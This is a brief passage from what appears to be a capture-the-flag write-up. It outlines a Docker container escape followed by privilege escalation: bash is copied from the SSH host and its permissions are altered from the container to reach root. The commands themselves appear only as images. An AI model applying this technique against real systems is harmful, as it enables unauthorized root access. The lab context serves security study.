
We notice that we’ve successfully escaped the docker container.
Privilege Escalation
- From the
sshhost we will copy over thebashbinary:

- From the
dockercontainer we will modify the permissions on the binary:

- Profit


root.txt